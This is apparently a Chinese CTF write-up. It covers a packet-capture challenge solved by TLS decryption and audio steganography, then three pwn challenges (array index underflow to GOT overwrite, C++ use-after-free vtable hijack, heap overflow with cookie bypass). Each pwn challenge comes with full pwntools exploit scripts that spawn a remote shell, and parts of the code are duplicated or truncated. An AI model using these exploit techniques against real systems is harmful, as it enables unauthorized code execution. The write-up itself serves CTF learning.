
## 流量分析

Wireshark 什么都导不出来，只好一个一个跟 tcp 流，发现了一堆 ftp 的操作传输的 flag.zip 和 singlelist.c.....然后还有后面的 key.log




这应该是 ssl 加密的网络数据包，所以需要把 key.log 作为传输会话私钥导入






导入证书后发现可以用 http 协议导出文件了



一个大小特别出众的文件映入了我的眼帘，分析一下是个 zip，改后缀得到 MP3 文件，网易云的，歌曲还行，结尾处有杂音，然后上 audition，得到 flag.zip 的密码：AaaAaaaAAAAaaAAAAAaaaaaa!





接压缩包得到 flag

```
flag{4sun0_y0zora_sh0ka1h@n__#>>_<<#}
```

## pwn

### pwn1—list

<code>

```
list: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=d06eb3a0d1a9f8fb00bf78cee1718e5cfacc8401, stripped
```

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

</code>

- 程序功能，提供列表添加删除查看功能。
- 列表和列表下标存放在 `bss` 段。
- 漏洞位置
  - 在删除函数和添加函数中只对数组上界做了校验，可以无限删除数组。

```

int dele_400899()
{
    if ( count_6020D0 > 9 )
    {
        puts("ERROR!");
        exit(-1);
    }
    --count_6020D0;
    return puts("Delete Successfully!");
}

```

- 漏洞利用
- 通过不断删除数组，将下表索引到 plt 位置中指向 got 表的指针。
- 通过指针 leak 和修改 got 内容

```

from pwn import *
context.log_level = 'debug'
slocal = 1
slog = 1
atoi_off = 0x0000000000036e80
system_off = 0x0000000000045390
one_off = 0x4526a
if slocal:
    p = process("./list", env={"LD_PRELOAD": "./libc.so.6"})
else:
    p = remote("106.75.8.58", 13579) # 106.75.8.58 13579

def dele():
    p.recvuntil("5.Exit")
    p.sendline("4")

def add(con):
    p.recvuntil("5.Exit")
    p.sendline("1")
    p.recvuntil("Input your content:")
    p.send(con)

def edit(con):
    p.recvuntil("5.Exit")
    p.sendline("3")
    p.send(con)

def pwn():
    for x in xrange(263007):
        dele()
    p.recvuntil("5.Exit")
    p.clean()
    p.sendline("2")
    data = p.recvuntil('\n')[:-1]
    data = u64(data.ljust(8, '\x00'))
    libc = data - atoi_off
    system = libc + system_off
    one = libc + one_off
    print "system addr is " + hex(system)
    payload = p64(system)
    edit(payload)
    print pido(p)
    p.sendline("/bin/sh\x00")
    p.interactive()

pwn()

```

## pwn2--p200

-64 位 elf 动态链接

<code>

p200: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter

/lib64/ld-linux-x86-64.so.2, for GNU/Linux  
BuildID[sha1]=de9b1c40767540d12d8d1041a09ac4b1962ec542, stripped  
</code>

2.6.32,

Arch: amd64-64-little  
RELRO: Partial RELRO  
Stack: Canary found  
NX: NX enabled  
PIE: No PIE (0x400000)</code>

- ida 打开是 c++ 的程序

- 运行程序

Please input you choose:

1. use, 2. after, 3. free

3

Freed.

Please input you choose:

1. use, 2. after, 3. free

2

Please input the length:

100

aaaaaaaaaaaaa

Now you have you recipe.

Please input you choose:

1. use, 2. after, 3. free

1

[1] 2818 segmentation fault (core dumped) ./p200

- 漏洞位置和题目描述一致 uaf

- 漏洞利用，通过 uaf 修改虚表到内置 system 函数。

```
from pwn import *
context.log_level = 'debug'
p = remote("106.75.8.58",12333)#106.75.8.58 12333
#p = process("./p200")
def pwn():
    p.recvuntil("1. use, 2. after, 3. free")
    p.sendline("3")
    p.recvuntil("1. use, 2. after, 3. free")
    p.sendline("2")
    p.recvuntil("length:")
    p.sendline("48")
    p.sendline(p64(0x602d70)*3)
    p.recvuntil("1. use, 2. after, 3. free")
    p.sendline("2")
    p.recvuntil("length:")
    p.sendline("48")
    p.sendline(p64(0x602d70)*3)
    # print pidof(p)
    # raw_input()
    p.interactive()
pwn()
pwn()
```

## pwn3--heap

- 64 位 elf，开了 full relro，目测需要修改虚表什么的。

```
<code>heap: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=9617890c383987f9d17ada456d9d2f925b2cf6a1, stripped</code>
```

```
<code>
```

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)</code>
```

- 在 main 函数中开始有一个函数随机申请和释放堆，造成堆空间不可预测，并生成一个 cookie 值。

```
__int64 sub_400D2E()
{
    unsigned int v0; // eax
    int v1; // eax
    __int64 result; // rax
    signed int i; // [rsp+0h] [rbp-10h]
    int j; // [rsp+0h] [rbp-10h]
    int k; // [rsp+0h] [rbp-10h]
    int r_1; // [rsp+4h] [rbp-Ch]
    int r2; // [rsp+8h] [rbp-8h]
    int v8; // [rsp+Ch] [rbp-4h]

    setbuf(stdin, 0LL);
    setbuf(stdout, 0LL);
    v0 = time(0LL);
    srand(v0);
    for ( i = 0; i <= 4095; ++i )
        list_607040[i] = 0LL;
    LODWORD(cookie_60F040) = rand();
    r_1 = rand() % 50 + 50;
    r2 = rand() % r_1;
    for ( j = 0; j < r_1; ++j )
    {
        v1 = rand();
        ptr[j] = malloc(v1 % 0xC7 + 1);
    }
    for ( k = 0; ; ++k )
    {
        result = k;
        if ( k >= r2 )
            break;
        v8 = rand() % r_1;
        if ( ptr[v8] )
        {
            free(ptr[v8]);
            ptr[v8] = 0LL;
        }
    }
    return result;
}
```

- 主要的结构体是这样的

```

struct heap
{
    int idx;
    char * name_ptr;
    int nam_len;
    int * func;
    char * school_name_ptr;
    int school_name_len;
    int type;
    int cookie;
}

```

- 在 name\_ptr 和 school\_name\_ptr 指向的空间中的结尾会复制有 cookie。
- 剩下几个函数就拼命盯着那个 cookie 值,几乎所有的操作都校验三次 cookie, 给了相当于无限申请堆的能力。
- 出题人留了个很漂亮的堆溢出

```

__int64 __fastcall sub_401038(int a1)
{
    signed int len; // [rsp+14h] [rbp-8Ch]
    __int64 v3; // [rsp+18h] [rbp-88h]
    char nptr; // [rsp+20h] [rbp-80h]
    unsigned __int64 v5; // [rsp+98h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    v3 = *(list_607040[a1] + 1);
    while ( 1 )
    {
        puts("please input the length of new name");
        input_4008F6(&nptr, 100);
        len = atoi(&nptr);
        if ( len <= 4096 && len > 0 )
            break;
        puts("error, namelen must between 1 and 4096,please reinput");
    }
    puts("please input new name");
    input_4008F6(v3, len);
    puts("modify name successfully");
    *(list_607040[a1] + 4) = len;
    return 0LL;
}

```

- 漏洞利用
  - 通过前面申请大量的堆空间, 将随机生成的堆块归并。
  - 再次布局堆空间, 这时, 堆空间就得到了分布相连接的堆快。
  - 通过溢出堆快修改相邻的堆快中的结构为
 

```

name_pt -> cookie
name_len = 0
school_name_ptr -> cookie
school_name_len = 0

```
  - 利用上面的构造可以修改存放在堆上的 cookie, 顺便留了/bin/sh
  - 通过上面相同的办法将绕过 cookie 校验, leak 出 libc 地址, 修改结构体中的函数位 system。

```

1  from pwn import *
2  context.log_level = 'debug'
3  slocal = 0
4  if slocal :
5      p = process("./heap",env={"LD_PRELOAD":"./libc.so.6"})
6  else:
7      p = remote("106.75.8.58",23238)
8  def add(nam_len,name,sc_len,sc,yn):
9      p.recvuntil("option:")
10     p.sendline("1")
11     p.recvuntil("length of name")
12     p.sendline(str(nam_len))
13     p.recvuntil("input name")
14     p.sendline(name)
15     p.recvuntil("schoolname")
16     p.sendline(str(sc_len))
17     p.recvuntil("school name")
18     p.sendline(sc)
19     p.recvuntil("tutor?")
20     p.sendline(yn)
21  def dele(idx):
22     p.recvuntil("option:")
23     p.sendline("2")
24     p.recvuntil("input a id to delete")
25     p.sendline(str(idx))
26  def edit(idx,opt,ll,name):
27     p.recvuntil("option:")
28     p.sendline("3")
29     p.recvuntil("input a id to edit")
30     p.sendline(str(idx))
31     p.recvuntil("option:")
32     p.sendline(str(opt))
33     p.recvuntil("name")
34     p.sendline(str(ll))
35     p.recvuntil("name")
36     p.sendline(name)
37  '''exit_off = 0x3a030
38  one_off = 0x4526a
39  hook_off = 0x3c4b10'''
40  exit_off = 0x000000000003a030
41  one_off= 0x4526a
42  system_off = 0x000000000045390

```

```

40 exit_off = 0x000000000003a030
41 one_off = 0x4526a
42 system_off = 0x0000000000045390
43 def pwn():
44     for x in xrange(100):
45         add(4096, 'deadbeef', 4096, 'deadbeef', 'no')
46         add(16, 'leakinfo', 16, 'leakinfo', 'yes')
47         add(200, 'AAAAAAA', 200, 'aaaaaaa', 'yes')
48         add(200, 'BBBBBBBB', 200, 'bbbbbbb', 'yes')
49         add(200, 'CCCCCCC', 200, 'ccccccc', 'yes')
50         add(200, 'DDDDDDD', 200, 'aaaaaaa', 'yes')
51         add(200, 'EEEEEEE', 200, 'bbbbbbb', 'yes')
52         add(200, 'FFFFFFF', 200, 'ccccccc', 'yes')
53         payload = 'A'*440+p64(0x41)+p64(0x69)+p64(0x60f03f)+p64(0)+p64(0x400954)+p64(0x602ff0)+p32(49231)
54         edit(104, 1, 500, payload)
55         edit(105, 1, 25, 'AAAAAAA/bin/sh\x00AAAAAAA')
56         payload = 'A'*440+p64(0x41)+p64(0x6d)+p64(0x602ff0)+p64(0xc04f)+p64(0x400954)+p64(0x602ff0)+'\x4f\x0'
57         add(200, 'HHHHHHHH', 200, 'hhhhhhh', 'yes')
58         add(200, 'IIIIIII', 200, 'iiiiiii', 'yes')
59         add(200, 'KKKKKKKK', 200, 'kkkkkkk', 'yes')
60         add(200, 'LLLLLLL', 200, 'lllllll', 'yes')
61         edit(107, 1, 500, payload)
62         p.recvuntil("option:")
63         p.sendline("4")
64         p.recvuntil("input a id to intro")
65         p.sendline('108')
66         p.recvuntil("from ")
67         data = p.recv(6)
68         libc = u64(data.ljust(8, '\x00'))-exit_off
69         one = libc+one_off
70         system = libc+system_off
71         print "libc address is "+hex(libc)
72         print pidof(p)
73         raw_input()
74         payload = 'A'*440+p64(0x41)+p64(0x6d)+p64(0x60f048)+p64(8)+p64(system)+p64(0x602ff0)+'\x4f\x0'
75         edit(109, 1, 500, payload)
76         p.recvuntil("option:")
77         p.sendline("4")
78         p.recvuntil("intro")
79         p.sendline('110')
80         p.interactive()
81 pwn()

```